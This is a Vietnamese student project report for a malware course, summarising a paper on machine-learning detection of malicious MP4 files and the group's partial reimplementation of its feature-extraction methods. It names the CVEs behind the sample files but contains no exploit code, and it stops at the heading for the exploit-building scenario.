Trường Đại học Công nghệ Thông tin – ĐHQG Tp. HCM

Khoa Mạng máy tính và truyền thông

BÁO CÁO TỔNG KẾT ĐỒ ÁN MÔN HỌC

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: MP4 Malware

Mã nhóm: G14 Mã đề tài: S49

Lớp: NT230.O21.ANTT

1. THÔNG TIN THÀNH VIÊN NHÓM:

(Sinh viên liệt kê tất cả các thành viên trong nhóm)

STT	Họ và tên	MSSV	Email
1	Bùi Quốc Huy	21520911	21520911@gm.uit.edu.vn
2	Nguyễn Thị Thanh Mai	21521112	21521112@gm.uit.edu.vn
3	Nguyễn Thanh Tuấn	21522756	21522756@gm.uit.edu.vn

2. TÓM TẮT NỘI DUNG THỰC HIỆN:[1]

A. Chủ đề nghiên cứu trong lĩnh vực Mã độc: *(chọn nội dung tương ứng bên dưới)*

☑ Phát hiện mã độc

☐ Đột biến mã độc

☐ Khác: ……

B. Liên kết lưu trữ mã nguồn của nhóm:

Mã nguồn của đề tài đồ án được lưu tại: nt230_mp4_feature_extract.ipynb

(Lưu ý: GV phụ trách phải có quyền truy cập nội dung trong Link)

C. Tên bài báo tham khảo chính:

T. Tsafrir, A. Cohen, E. Nir, and N. Nissim, "Efficient feature extraction methodologies for unknown MP4-Malware detection using Machine learning algorithms", Expert Systems With Applications, vol. 219, p. 119615, Jun. 2023, doi: 10.1016/j.eswa.2023.119615.

D. Dịch tên Tiếng Việt cho bài báo:

Các phương pháp trích xuất đặc trưng hiệu quả cho việc phát hiện tệp MP4 độc hại chưa biết sử dụng thuật toán máy học.

[1] Ghi nội dung tương ứng theo mô tả

E. Tóm tắt nội dung chính:

Bài báo này đề xuất ba phương pháp trích xuất đặc trưng hiệu quả cho việc phát hiện tệp MP4 chưa biết. Hai trong số đó dựa trên cấu trúc tệp và một dựa trên kiến thức đã biết. Ba phương pháp trích xuất được đề xuất cùng với các phương pháp biểu diễn đặc trưng, lựa chọn đặc trưng trích xuất được tổng 177 tập dữ liệu từ bộ sưu tập các tệp MP4 độc hại và lành tính mà tác giả chuẩn bị. Các phương pháp trích xuất đặc trưng được đề xuất được đánh giá thông qua 5 thí nghiệm sử dụng 6 thuật toán máy học và 177 tập dữ liệu được tạo. Ba thí nghiệm đầu chứng minh khả năng phân biệt và khái quát hóa của các phương pháp trên nhiều cấu hình, về mặt phát hiện tệp MP4 độc hại đã biết và chưa biết. Thí nghiệm thứ 4 cho thấy rằng việc áp dụng principal component analysis (PCA) trên các đặc trưng được các phương pháp trích xuất có thể cải thiện độ phức tạp về thời gian và không gian cũng như khả năng "phục hồi" (resilience) đặc trưng trong khi vẫn duy trì khả năng phát hiện và khái quát hóa mạnh mẽ. Thí nghiệm thứ 5, dùng cấu hình hoạt động tốt nhất của phương pháp so sánh với các phương pháp trích xuất đặc trưng chung, chẳng hạn như n-gram, MinHash và "học biểu diễn và chuyển giao sử dụng một CNN" (representation and transfer learning using a CNN - RTLUC), trong nhiệm vụ phát hiện tệp MP4 độc hại chưa biết. Kết quả cho thấy cấu hình hoạt động tốt nhất của nhóm tác giả vượt trội hơn tất cả các phương pháp trích xuất đặc trưng tiên tiến khác với AUC, TPR và FPR lần lượt là 0.9951, 0.976 và 0.0.

F. Tóm tắt các kỹ thuật chính được mô tả sử dụng trong bài báo:

Bài báo đề xuất ba phương pháp trích xuất đặc trưng:

1. *Knowledge–based*: Trích xuất đặc trưng dựa trên kiến thức đã biết.

   + Phương pháp này trích xuất các metadata (ngôn ngữ, âm lượng, thương hiệu, thời gian tạo, thời lượng, khả năng tính toán, tỷ lệ mẫu, số lượng kênh, độ phân giải, …) và meta-features (kích thước tệp, mật độ, số lượng URL, kích thước nguyên tử cụ thể, tần số IP, shell comment đáng ngờ, …) của một tệp MP4 dựa trên danh sách các đặc trưng mà tác giả tổng hợp được từ các chuyên gia.

   + Nhóm tác giả tổng hợp được 243 đặc trưng cho phương pháp này, danh sách các đặc trưng của phương pháp được tác giả để trong phần Phụ lục của bài báo.

   + Ý tưởng của phương pháp này là dựa trên kiến thức đã biết từ các chuyên gia để phân biệt mẫu độc hại và mẫu lành tính

2. *Atoms structural*: Trích xuất đặc trưng dựa trên cấu trúc tệp MP4.

   + Phương pháp này trích xuất các đường dẫn phân cấp của các nguyên tử trong tệp MP4. Thông tin mà phương pháp này trích xuất đó là vị trí (phân cấp) và sự xuất hiện ở vị trí đó của các box.

   + Ý tưởng của phương pháp này là dựa trên sự khác biệt về cấu trúc các nguyên tử (hay box) để phân biệt MP4 độc hại và lành tính.


Hình 1: Đường dẫn phân cấp của các box được trích xuất từ một tệp MP4

3. *Atoms names*: Trích xuất đặc trưng dựa trên các nguyên tử của tệp MP4.

+ Đây là phiên bản đơn giản hóa của phương pháp trước – Atom structural, đầu ra của phương pháp này là tên các nguyên tử trích xuất từ tệp MP4.

+ Phương pháp này có lợi thế trong việc giảm độ phức tạp về thời gian trích xuất các đặc trưng.

+ Ý tưởng về của phương pháp là dựa sự khác biệt về sự xuất hiện của các box mỗi loại giữa MP4 độc hại và lành tính.



Hình 2: Tên của các box được trích xuất từ mẫu MP4, dưới dạng cây thư mục


G. Môi trường thực nghiệm của bài báo:

1. *Cấu hình máy tính*: 16GB RAM, 512GB SSD, , 9th Generation Intel Core i5-9300H.
2. *Các công cụ hỗ trợ sẵn có*: sử dụng trình biên dịch python cho tất cả giai đoạn.
3. *Ngôn ngữ lập trình để hiện thực phương pháp*: python.

4. *Đối tượng nghiên cứu (chương trình phần mềm dùng để kiểm tra tính khả thi của phương pháp/tập dữ liệu – nếu có)*: Do không có bộ sưu tập các tệp MP4 có sẵn nên nhóm tác giả đã thu thập từ các nguồn như archive.org, pixbay.com, youtube.com, cở sở dữ liệu của VirusTotal và cơ sở dữ liệu của phòng thí nghiệm của tác giả. Bộ sưu tập bao gồm 6.229 tệp: 5.066 tệp lành tính (~81,3%) và 1.163 tệp độc hại (~18,7%).
5. *Tiêu chí đánh giá tính hiệu quả của phương pháp*: diện tích dưới đường cong (AUC), tỷ lệ dương tính thực (TPR), tỷ lệ dương tính giả (FPR), thời gian tạo tập dữ liệu và thời gian xử lý mỗi mẫu.

H. Kết quả thực nghiệm của bài báo:


Knowledge – based trích xuất được 243 đặc trưng và có 29 tập dữ liệu được tạo ra có sử dụng phương pháp này; Atoms structural trích xuất được 91 đặc trưng và có 67 tập dữ liệu được tạo ra có sử dụng phương pháp này; Atoms names trích xuất được 54 đặc trưng và có 81 tập dữ liệu được tạo ra có sử dụng phương pháp này.



Hình 3: Quy trình tạo ra 177 tập dữ liệu của bài báo


Bài báo có 5 thí nghiệm sử dụng 6 thuật toán ML (SVM, RandomForest, LogisticRegression, LGBM, KNN K=5 hamming, KNN K=5 euclidean) để đánh giá các phương pháp trích xuất đặc trưng được đề xuất:

- *Thí nghiệm 1 - Phát hiện các biến thể mới của phần mềm độc hại đã biết*: Thí nghiệm này đã sử dụng 1.062 cấu hình (177 * số lượng trình phân loại) và đại đa số đạt được AUC là 1.0 (hoặc cực kỳ gần với 1.0), ngoại trừ một nhóm nhỏ cấu hình.



Hình 4: Trung bình AUC của các mô hình phân loại nhóm theo phương pháp biểu diễn đặc trưng


- *Thí nghiệm 2 - Phát hiện phần mềm độc hại chưa biết khi đào tạo mô hình ML bằng cách sử dụng các đặc trưng được trích xuất chỉ từ lớp đa số*: Kết quả cho thấy các phương pháp của nhóm tác giả đã thành công trong việc phát hiện phần mềm độc hại chưa biết khi đào tạo trên lớp đa số và dự đoán trên lớp thiểu số. Về cấu hình tốt nhất, các biểu diễn Atoms structural là nổi bật nhất, cũng như hiệu suất của các trình phân loại LGBM, RandomForest và SVM cho tất cả các biểu diễn, ngoại trừ trình phân loại SVM cho biểu diễn e Knowledge-based. Trong thí nghiệm này, 1062 cấu hình khác nhau đã được sử dụng, và trong số này, 269 cấu hình có AUC là 1.0.



Hình 5: AUC trung bình của các phương pháp biểu diễn đặc trưng của tác giả như một hàm của nhiều phương pháp lựa chọn đặc trưng và các mô hình phân loại trên N đặc trưng hàng đầu – phát hiện phần mềm độc hại chưa biết của lớp thiểu số

- *Thí nghiệm 3 - Phát hiện phần mềm độc hại chưa biết khi đào tạo mô hình ML bằng cách sử dụng các đặc trưng được trích xuất chỉ từ lớp thiểu số*: Phân tích các kết quả cho thấy tiềm năng của phương pháp của nhóm tác giả trong việc phát hiện phần mềm độc hại chưa biết khi đào tạo bằng lớp thiểu số và dự đoán lớp đa số. Về cấu hình tốt nhất, các biểu diễn Atoms names và Atoms structural là nổi bật nhất, cũng như hiệu suất của trình phân loại LogisticRegression, RandomForest, LGBM và SVM cho tất cả các biểu diễn


(ngoại trừ SVM cho biểu diễn Knowledge-based). Trong thử nghiệm này, 1062 cấu hình khác nhau đã được sử dụng, trong đó, 900 cấu hình đạt được AUC là 1.0.



Hình 6: AUC trung bình của các phương pháp biểu diễn đặc trưng của nhóm tác giả như một hàm của nhiều phương pháp lựa chọn đặc trưng và mô hình phân loại trên N hàng đầu - phát hiện phần mềm độc hại chưa biết của lớp đa số

- *Thí nghiệm 4 - Cải thiện độ phức tạp về thời gian và không gian, và tăng cường khả năng phục hồi đặc trưng*: Kết quả của phần thứ nhất và phần thứ hai của thí nghiệm đã chứng minh rằng tỷ lệ phát hiện cao của framework của nhóm tác giả vẫn được duy trì, cho dù có giảm kích thước đặc trưng. Hơn nữa, nhóm tác giả nhận thấy sự khác biệt giữa kết quả thu được khi sử dụng PCA và không sử dụng PCA là không đáng kể. Kết quả tích cực trong cả hai phần của thí nghiệm cho thấy khả năng khái quát hóa của framework này đã được giữ lại. Điều này chứng tỏ rằng trực giác của nhóm tác giả khi sử dụng PCA là đúng, vì độ phức tạp về thời gian và không gian cũng như khả năng phục hồi đặc trưng có thể được cải thiện thông qua việc đóng gói các đặc trưng bằng PCA, mà không ảnh hưởng đến tỷ lệ phát hiện và tính tổng quát cao của framework.

- *Thí nghiệm 5 - So sánh với các phương pháp trích xuất đặc trưng hiện có*: Về hiệu suất xử lý, trình phát hiện sử dụng Atoms structural tỏ ra cực kỳ hiệu quả so với trình phát hiện sử dụng các phương pháp trích xuất đặc trưng tiên tiến, 30.5 GB được xử lý trong 8 giây (thời gian trên mỗi mẫu là 0.00127 giây). Khi lấy trung bình kết quả của nhiệm vụ thứ nhất và nhiệm vụ thứ hai, trình phát hiện sử dụng Atoms structural hoạt động tốt hơn các trình phát hiện sử dụng các phương pháp trích xuất đặc trưng tiên tiến (về AUC, TPR và FPR). Ngoài ra, trình phát hiện sử dụng Atoms structural còn hoạt động tốt hơn trình phát hiện sử dụng n-gram ở hai khía cạnh quan trọng: hiệu suất xử lý và thông tin từ các đặc trưng. Trình phát hiện sử dụng Atoms structural của nhóm tác giả hoạt động tốt hơn các công cụ chống virus nổi tiếng. Đặc biệt là về TPR, với mức cải thiện 1.15% so với công cụ chống virus hoạt động tốt nhất và cải thiện 31% so với công cụ chống virus hoạt động kém nhất.



Hình 7: So sánh tỷ lệ phát hiện (TPR) của trình phát hiện tốt nhất của nhóm tác giả với các trình chống virus nổi tiếng

Các thí nghiệm của nhóm tác giả đã chứng minh tỷ lệ phát hiện cao và khả năng tổng quát của framework của họ trong việc phát hiện cả MP4 độc hại đã biết và chưa biết. Trong thí nghiệm thứ tư, nhóm tác giả đã có thể cải thiện độ phức tạp về thời gian và không gian cũng như khả năng phục hồi mà không ảnh hưởng đến khả năng phát hiện và khái quát hóa. Cấu hình hoạt động tốt nhất của nhóm tác giả về AUC, TPR và FPR trung bình trên tất cả các thuật toán và thí nghiệm ML: phương pháp trích xuất đặc trưng Atoms structural, phương pháp biểu diễn đặc trưng count, phương pháp lựa chọn đặc trưng fisher score và 10 đặc trưng hàng đầu. Khi so sánh với các trình phát hiện sử dụng các phương pháp trích xuất đặc trưng tiên tiến, chỉ n-gram có hiệu suất tương tự, tuy nhiên cấu trúc nguyên tử vượt trội hơn nó về hiệu quả xử lý trong khi còn tạo ra các đặc trưng mang thông tin. Nhìn chung, các phương pháp trích xuất đặc trưng được đề xuất là nhanh, hiệu quả, nhẹ và dễ thực hiện. Chúng tạo ra những đặc trưng có ý nghĩa có thể được sử dụng để "điều tra pháp y" về phần mềm độc hại. Nhóm tác giả tin rằng các phương pháp của họ có thể được tích hợp thành công vào các phần mềm chống phần mềm độc hại dựa trên ML hiện có, từ đó tăng cường khả năng phát hiện MP4 độc hại chưa biết và góp phần sử dụng video an toàn hơn.

I. Công việc/tính năng/kỹ thuật mà nhóm thực hiện lập trình và triển khai cho demo:

- *Bộ sưu tập*: nhóm có chuẩn bị một bộ sưu tập nhỏ gồm 4 tệp MP4 độc hại (đã xác minh trên VirusTotal), trong đó 1 tệp khai thác lỗ hổng CVE 2015-1538, 2 tệp khai thác CVE 2019-2107, 1 tệp khai thác CVE 2012-0754 (không được nhắc trong bài báo, nhóm lấy từ VirusShare) và 4 tệp lành tính.

- *Kịch bản 1 - Xây dựng tệp MP4 độc hại khai thác lỗ hổng CVE 2015-1538*: Nhóm đã không thành công khai thác được lỗ hổng nhưng tệp MP4 mà nhóm tạo ra đã được VirusTotal đánh giá là độc hại.
- *Kịch bản 2 - Triển khai phương pháp trích xuất Knowledge-based đặc trưng lên bộ sưu tập*: Nhóm triển khai thành công phương pháp này với đủ 243 đặc trưng được liệt kê trong bài báo.
- *Kịch bản 3 - Triển khai phương pháp trích xuất Atom structural đặc trưng lên bộ sưu tập*: Nhóm thành công triển khai phương pháp và trích xuất được 38 đặc trưng từ bộ sưu tập của nhóm.
- *Kịch bản 4 - Triển khai phương pháp trích xuất Atom names đặc trưng lên bộ sưu tập*: Nhóm thành công triển khai phương pháp và trích xuất được 32 đặc trưng từ bộ sưu tập của nhóm.

J. Các khó khăn, thách thức hiện tại khi thực hiện:

- Bộ sưu tập của nhóm thu thập được quá nhỏ so với bộ sưu tập của tác giả, nhóm không biết cách thu thập các tệp MP4 độc hại.
- Các lỗ hổng mà bài báo đề cập đã quá cũ để khai thác và có những lỗ hổng không công khai bằng chứng khai thác.
- Trình độ và kiến thức của nhóm không đủ để thực hiện trọn vẹn đồ án.

3. TỰ ĐÁNH GIÁ MỨC ĐỘ HOÀN THÀNH SO VỚI KẾ HOẠCH THỰC HIỆN:

60%

4. NHẬT KÝ PHÂN CÔNG NHIỆM VỤ:

STT	Công việc	Phân công nhiệm vụ
1	Lên kế hoạch thực hiện đồ án	Mai
2	Tìm kiếm tài liệu liên quan và bài báo	Cả nhóm
3	Đọc hiểu bài báo và các tài liệu liên quan	Cả nhóm
4	Làm báo cáo giữa kỳ	Cả nhóm
5	Tạo bộ sưu tập (thu thập, tạo các tệp MP4 độc hại, lành tính)	Tuấn, Huy
6	Thiết kế 3 phương pháp trích xuất đặc trưng	Huy
7	Tìm hiểu sâu và hỗ trợ về mặt lý thuyết	Mai
8	Triển khai kịch bản 1	Tuấn, Huy
9	Triển khai kịch bản 2, 3, 4	Huy
10	Làm slide báo cáo cuối kỳ	Mai
11	Làm báo cáo cuối kỳ bản word	Mai, Huy

BÁO CÁO TỔNG KẾT CHI TIẾT

Phần bên dưới của báo cáo này là tài liệu báo cáo tổng kết - chi tiết của nhóm thực hiện cho đề tài này.


Qui định: Mô tả các bước thực hiện/ Phương pháp thực hiện/Nội dung tìm hiểu (Ảnh chụp màn hình, số liệu thống kê trong bảng biểu, có giải thích)

a. Phương pháp thực hiện

<Trình bày kiến trúc, thành phần của hệ thống trong bài báo>

<Trình bày kiến trúc, thành phần đã thực hiện (nội dung mà nhóm đã thực hiện)>

Hệ thống của bài báo: Nhóm tác giả chuẩn bị một bộ sưu tập các tệp MP4 độc hại và lành tính và dùng các phương trích xuất đặc trưng đề xuất để trích xuất đặc trưng từ các tệp trong bộ sưu tập. Sản phẩm sau trích xuất là một bộ đặc trưng. Áp dụng bộ đặc trưng cho các phương pháp biểu diễn đặc trưng với bộ sưu tập sẽ xuất các tập dữ liệu đầy đủ đặc trưng. Và áp dụng các phương pháp lựa chọn đặc trưng (có áp dụng nhiều số lượng đặc trưng cho trước) lên các tập dữ liệu đầy đủ đặc trưng này tạo thành nhiều tập dữ liệu con.




Hình 8: Kiến trúc hệ thống của bài báo

- *Bộ sưu tập*: tổng 6229 tệp MP4 với 5066 tệp lành tính và 1163 tệp độc hại (1145 tệp khai thác CVE-2011-2140 và 18 tệp khai thác các lỗ hổng khác).

- *Feature Extraction*: Giai đoạn này sử dụng 3 phương pháp trích xuất đặc trưng Knowledge-based, Atoms Structural, Atoms Names để trích xuất bộ đặc trưng từ bộ sưu tập và đưa ra các tập dữ liệu gốc. Với Knowledge-based sẽ trực tiếp đưa ra tập dữ liệu đầy đủ đặc trưng thay vì bộ đặc trưng do đã có sẵn bộ đặc trưng.
- *Feature Representation*: Giai đoạn này chỉ áp dụng với tập dữ liệu xuất ra từ Atoms Structural và Atoms Names, sử dụng 2 phương pháp biểu diễn đặc trưng Binary (có tồn tại đặc trưng hay không) và Count (số lần đặc trưng xuất hiện) lên bộ sưu tập và đưa ra các tập dữ liệu đầy đủ đặc trưng.
- *Feature Selection*: Sử dụng 4 phương pháp lựa chọn đặc trưng lên các tập dữ liệu đầy đủ đặc trưng từ Feature Representation để đánh giá và xếp hạng các đặc trưng trong tập.
- *Number of Features*: Dựa trên xếp hạng đặc trưng từ Feature Selection để tạo ra các tập dữ liệu con (các tập trùng lặp sẽ bị loại) với số lượng đặc trưng hàng đầu cho:
    - Knowledge-based: 10, 30, 50, 75, 100, 150, 200 và đầy đủ.
    - Atoms Structural: 10, 20, 30, 40, 50, 60, 70, 80 và đầy đủ.
    - Atoms Names: 5, 10, 15, 20, 25, 30, 35, 40, 45, 50 và đầy đủ.

Hệ thống của nhóm: Bộ sưu tập của nhóm sẽ được trích xuất đặc trưng bằng 3 phương pháp trích xuất đặc trưng được đề xuất trong bài báo do nhóm thiết kế và đưa ra các bộ đặc trưng. Sử dụng các 2 phương pháp biểu diễn đặc trưng và bộ đặc trưng trước đó để xuất ra các tập dữ liệu đầy đủ đặc trưng. Hệ thống của nhóm khác với của bài báo do nhóm không có đủ thời gian để triển khai thêm. Nhóm sẽ dùng hệ thống này cho kịch bản 2, 3, 4.



Hình 9: Kiến trúc hệ thống của nhóm

- *Bộ sưu tập*: tổng 8 tệp MP4 với 4 tệp lành tính và 4 tệp độc hại (1 tệp khai thác lỗ hổng CVE 2015-1538, 2 tệp khai thác CVE 2019-2107, 1 tệp khai thác CVE 2012-

0754). Lý do bộ sưu tập của nhóm kém xa của bài báo là do nhóm không biết cách thu thập nhiều tệp MP4 độc hại.

- *Feature Extraction*: Giai đoạn này sử dụng 3 phương pháp trích xuất đặc trưng Knowledge-based, Atoms Structural, Atoms Names để trích xuất bộ đặc trưng từ bộ sưu tập và đưa ra các tập dữ liệu gốc. Với Knowledge-based sẽ trực tiếp đưa ra tập dữ liệu đầy đủ đặc trưng thay vì bộ đặc trưng do đã có sẵn bộ đặc trưng.
- *Feature Representation*: Giai đoạn này chỉ áp dụng với tập dữ liệu xuất ra từ Atoms Structural và Atoms Names, sử dụng 2 phương pháp biểu diễn đặc trưng Binary (có tồn tại đặc trưng hay không) và Count (số lần đặc trưng xuất hiện) lên bộ sưu tập và đưa ra các tập dữ liệu đầy đủ đặc trưng.

Cách nhóm thực hiện kịch bản 1:

